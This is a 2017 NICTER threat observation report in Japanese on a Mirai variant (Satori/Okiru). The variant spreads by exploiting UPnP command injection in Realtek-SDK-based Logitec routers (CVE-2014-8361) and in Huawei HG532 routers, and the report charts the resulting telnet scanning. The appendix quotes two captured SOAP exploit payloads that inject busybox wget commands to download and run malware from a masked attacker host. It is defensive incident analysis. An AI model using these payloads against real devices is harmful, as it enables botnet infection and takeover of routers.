NICTER 観測レポート

IoT製品の脆弱性を悪用して感染を広げる Mirai の亜種に関する活動 (2017-12-19)

国立研究開発法人 情報通信研究機構
サイバーセキュリティ研究所 サイバーセキュリティ研究室

1. 概要

NICTER では2017年10月31日頃から，23/TCP に対して Mirai の特徴をもつパケットを送信するホスト数の増加を確認しています（図1）．パケットの送信元が日本国内の一部のIPアドレス網であるという特徴を持つことから，ICT-ISAC や JPCERT/CC など関連組織と NICTER 観測データを共有し，事象の把握に努めていました．

関連組織における調査の結果，送信元ホストの多くが Logitec 社製のルータであることが判明しました．この情報を元に NICTER でさらに調査を行ったところ，次の状況であることが判明しました，

- 機器の UPnP 用インターフェイス(52869/TCP) がインターネットからアクセス可能
- 国内外の NICTER 観測網において，52869/TCP に対するスキャンを確認
- 52869/TCP のスキャンパケットのペイロードから，Realtek SDK の miniigd SOAP サービスにおけるコマンドインジェクションの脆弱性（CVE-2014-8361[1]) が悪用されていると考えられる
- つまり，この脆弱性を抱える機器が脆弱性を悪用された結果，Mirai の亜種に感染し，23/TCP へのスキャンが増加している

また，11月23日頃からは，別のポート（37215/TCP）に対する同様のペイロードを持つスキャンが確認されています．ペイロードの特徴から Huawei のルータ製品に脆弱性が存在する可能性が高いと推測されるため，NICTER では，製品セキュリティの窓口である Huawei PSIRT に連絡し，観測データの提供をおこないました．Huawei は，同一の事象がセキュリティベンダによって公開されたことを受け，製品ユーザに向けて注意喚起を公開しています[2]． Huawei から得られた情報によると，当該製品は日本国内では販売されておらず，脆弱性は製品に固有のものである（製品が利用するOSSなどサードパーティ製のコンポーネントの脆弱性ではない）ことがわかっています．37215/TCP に対するスキャンと Mirai の亜種との関連性については，複数のレポートでふれられています[3][4]．

---

[1] https://nvd.nist.gov/vuln/detail/CVE-2014-8361
[2] Security Notice - Statement on Remote Code Execution Vulnerability in Huawei HG532 Product
http://www.huawei.com/en/psirt/security-notices/huawei-sn-20171130-01-hg532-en
[3] Warning: Satori, a Mirai Branch Is Spreading in Worm Style on Port 37215 and 52869
http://blog.netlab.360.com/warning-satori-a-new-mirai-variant-is-spreading-in-worm-style-on-port-37215-and-52869-en/
[4] Rise of One More Mirai Worm Variant
https://blog.fortinet.com/2017/12/12/rise-of-one-more-mirai-worm-variant

2. 日本国内の IP アドレスからの 23/TCP へのスキャン



図1. 日本国内からの 23/TCP へのホスト数

10月31日頃から,23/TCP に対して日本国内のIPアドレスを送信元とするスキャンの増加を観測しています. 同時にハニーポットでは, Mirai 亜種 をダウンロードするペイロードを観測しています. 送信元のIPアドレス数は,11月3日頃に約1.6万ホストを観測し,その後一時的に減少しましたが、11月16日頃から再度IPアドレス数の増加を観測しています.ピーク時のユニークホスト数は約2.4万ホストです.攻撃のペイロードにも変化が見られ,まずシェルスクリプトをダウンロードし,そのシェルスクリプトから各種アーキテクチャ向けバイナリをダウンロードするという多段構成から,MIPSアーキテクチャ向けバイナリを直接指定してダウンロードする形態に変わっています. バイナリのダウンロードに成功すると,次に送られるペイロードによってバイナリが起動され,対象となる機器がMirai亜種に感染します.

3. 23/TCP (国内) と 52869/TCP の関連性



図2. 52869/TCP へのスキャンと23/TCPへのスキャンの増加

日本国内の送信元IPアドレス数が増加するタイミングで,52869/TCPへのスキャンパケットを観測しています。これらは,ロジテック社製ルータへの攻撃パケットで、対象となる機器がインターネット側に52869/TCPが開いていることで悪意のある攻撃を受信すると機器が乗っ取られてしまいます。11月19日以降，52869/TCPへのスキャンパケットは高い水準で推移しています．12月19日現在，ピーク時の12月1日頃と比較すると約半分に減少していますが，依然として1.4万ホスト程度存在するため，今後も注意深く観察する必要があります．



図3.23/TCP と 52869/TCP へのスキャン

図3 は 図2 の期間を11月22日から11月28日にしぼり，かつ1時間ごとで集計した結果をプロットしたものです．52869/TCP へのスキャンに周期性が見られることや，スキャン直後にに感染したと考えられる機器から 23/TCP に対するスキャンが行われていることがわかります．

4. 23/TCP と 37215/TCP



図4. 23/TCP と 37215/TCP へのスキャン

11月23日頃から，あらたに 37215/TCP に対するスキャンパケットを観測しています．観測されたペイロード (ペイロード2)の特徴から，Huawei のルータにコマンドインジェクションの脆弱性が存在し,この脆弱性が狙われていると考えられます．NICTER では，未知の脆弱性である可能性があると判断し，観測データを Huawei PSIRT に提供しています．図5 に示す通り，当該機器が使

用されている国として，アルゼンチン，チュニジア，ブルガリアが上位3国となっており，これらの国からの23/TCPに対するスキャンは図6のような傾向が見られます．



図5. Shodanの検索結果



図6. Shodanの検索結果上位3カ国からの 23/TCPへのスキャン

4. 傾向の変化—Worm化するMiraiの亜種

5. おわりに

Shodan 等で UPnP サービスを検索すると様々なポートが開いているデバイスがインターネット上に存在することが確認できます．今回見つかった製品以外にも，UPnPの実装上の脆弱性を悪用するスキャン活動は今後も観測される可能性が考えられます．NICTER では Mirai に関連する事象の観測・分析を引き続き行い，関連組織と連携しながら事象の把握，インシデントの低減に努めていきます．

(参考) ペイロード1

```
...（中略）
0x0130:  3633 370d 0a0d 0a3c 3f78 6d6c 2076 6572  637....<?xml.ver
0x0140:  7369 6f6e 3d22 312e 3022 203f 3e3c 733a  sion="1.0".?><s:
0x0150:  456e 7665 6c6f 7065 2078 6d6c 6e73 3a73  Envelope.xmlns:s
0x0160:  3d22 6874 7470 3a2f 2f73 6368 656d 6173  ="http://schemas
0x0170:  2e78 6d6c 736f 6170 2e6f 7267 2f73 6f61  .xmlsoap.org/soa
0x0180:  702f 656e 7665 6c6f 7065 2f22 2073 3a65  p/envelope/".s:e
0x0190:  6e63 6f64 696e 6753 7479 6c65 3d22 6874  ncodingStyle="ht
0x01a0:  7470 3a2f 2f73 6368 656d 6173 2e78 6d6c  tp://schemas.xml
0x01b0:  736f 6170 2e6f 7267 2f73 6f61 702f 656e  soap.org/soap/en
0x01c0:  636f 6469 6e67 2f22 3e3c 733a 426f 6479  coding/"><s:Body
0x01d0:  3e3c 753a 4164 6450 6f72 744d 6170 7069  ><u:AddPortMappi
0x01e0:  6e67 2078 6d6c 6e73 3a75 3d22 7572 6e3a  ng.xmlns:u="urn:
0x01f0:  7363 6865 6d61 732d 7570 6e70 2d6f 7267  schemas-upnp-org
0x0200:  3a73 6572 7669 6365 3a57 414e 4950 436f  :service:WANIPCo
0x0210:  6e6e 6563 7469 6f6e 3a31 223e 3c4e 6577  nnection:1"><New
0x0220:  5265 6d6f 7465 486f 7374 3e3c 2f4e 6577  RemoteHost></New
0x0230:  5265 6d6f 7465 486f 7374 3e3c 4e65 7745  RemoteHost><NewE
0x0240:  7874 6572 6e61 6c50 6f72 743e 3437 3435  xternalPort>4745
0x0250:  303c 2f4e 6577 4578 7465 726e 616c 506f  0</NewExternalPo
0x0260:  7274 3e3c 4e65 7750 726f 746f 636f 6c3e  rt><NewProtocol>
0x0270:  5443 503c 2f4e 6577 5072 6f74 6f63 6f6c  TCP</NewProtocol
0x0280:  3e3c 4e65 7749 6e74 6572 6e61 6c50 6f72  ><NewInternalPor
0x0290:  743e 3434 3338 323c 2f4e 6577 496e 7465  t>44382</NewInte
0x02a0:  726e 616c 506f 7274 3e3c 4e65 7749 6e74  rnalPort><NewInt
0x02b0:  6572 6e61 6c43 6c69 656e 743e 6063 6420  ernalClient>`cd.
0x02c0:  2f74 6d70 2f3b 2f62 696e 2f62 7573 7962  /tmp/;/bin/busyb
0x02d0:  6f78 2077 6765 7420 6874 7470 3a2f 2f32  ox.wget.http://x       *: masked IP address
0x02e0:  3132 2e33 322e 3232 392e 3231 342f 6f6b  xx.xx.xxx.xxx/ok
0x02f0:  6972 752e 7368 603c 2f4e 6577 496e 7465  iru.sh`</NewInte
0x0300:  726e 616c 436c 6965 6e74 3e3c 4e65 7745  rnalClient><NewE
0x0310:  6e61 626c 6564 3e31 3c2f 4e65 7745 6e61  nabled>1</NewEna
0x0320:  626c 6564 3e3c 4e65 7750 6f72 744d 6170  bled><NewPortMap
0x0330:  7069 6e67 4465 7363 7269 7074 696f 6e3e  pingDescription>
0x0340:  7379 6e63 7468 696e 673c 2f4e 6577 506f  syncthing</NewPo
0x0350:  7274 4d61 7070 696e 6744 6573 6372 6970  rtMappingDescrip
0x0360:  7469 6f6e 3e3c 4e65 774c 6561 7365 4475  tion><NewLeaseDu
0x0370:  7261 7469 6f6e 3e30 3c2f 4e65 774c 6561  ration>0</NewLea
0x0380:  7365 4475 7261 7469 6f6e 3e3c 2f75 3a41  seDuration></u:A
0x0390:  6464 506f 7274 4d61 7070 696e 673e 3c2f  ddPortMapping></
0x03a0:  733a 426f 6479 3e3c 2f73 3a45 6e76 656c  s:Body></s:Envel
0x03b0:  6f70 653e                                ope>
```

(参考) ペイロード2

```
<?xml.version="1.0".?>
<s:Envelope.xmlns :s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body>
<u:Upgrade.xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1">
<NewStatusURL>$(busybox.wget.-g.xxx.xx.xx.xxx
-l./tmp/rsh.-r./okiru.mips.;chmod.+x./tmp/rsh.;/tmp/rsh)</NewStatusURL>
<NewDownoadURL>$(echo.HUAWEIUPNP)</NewDownloadURL>
</u:Upgrade>
</s:Body>
</s:Envelope>
```

関連情報

- JPCERT/CC 注意喚起へのリンク
- ICT-ISAC が情報を公開していたらそこへリンク
- 12/7 IIJ-SECT 国内における Mirai 亜種の感染急増 (2017年11月の観測状況)
  https://sect.iij.ad.jp/d/2017/12/074702.html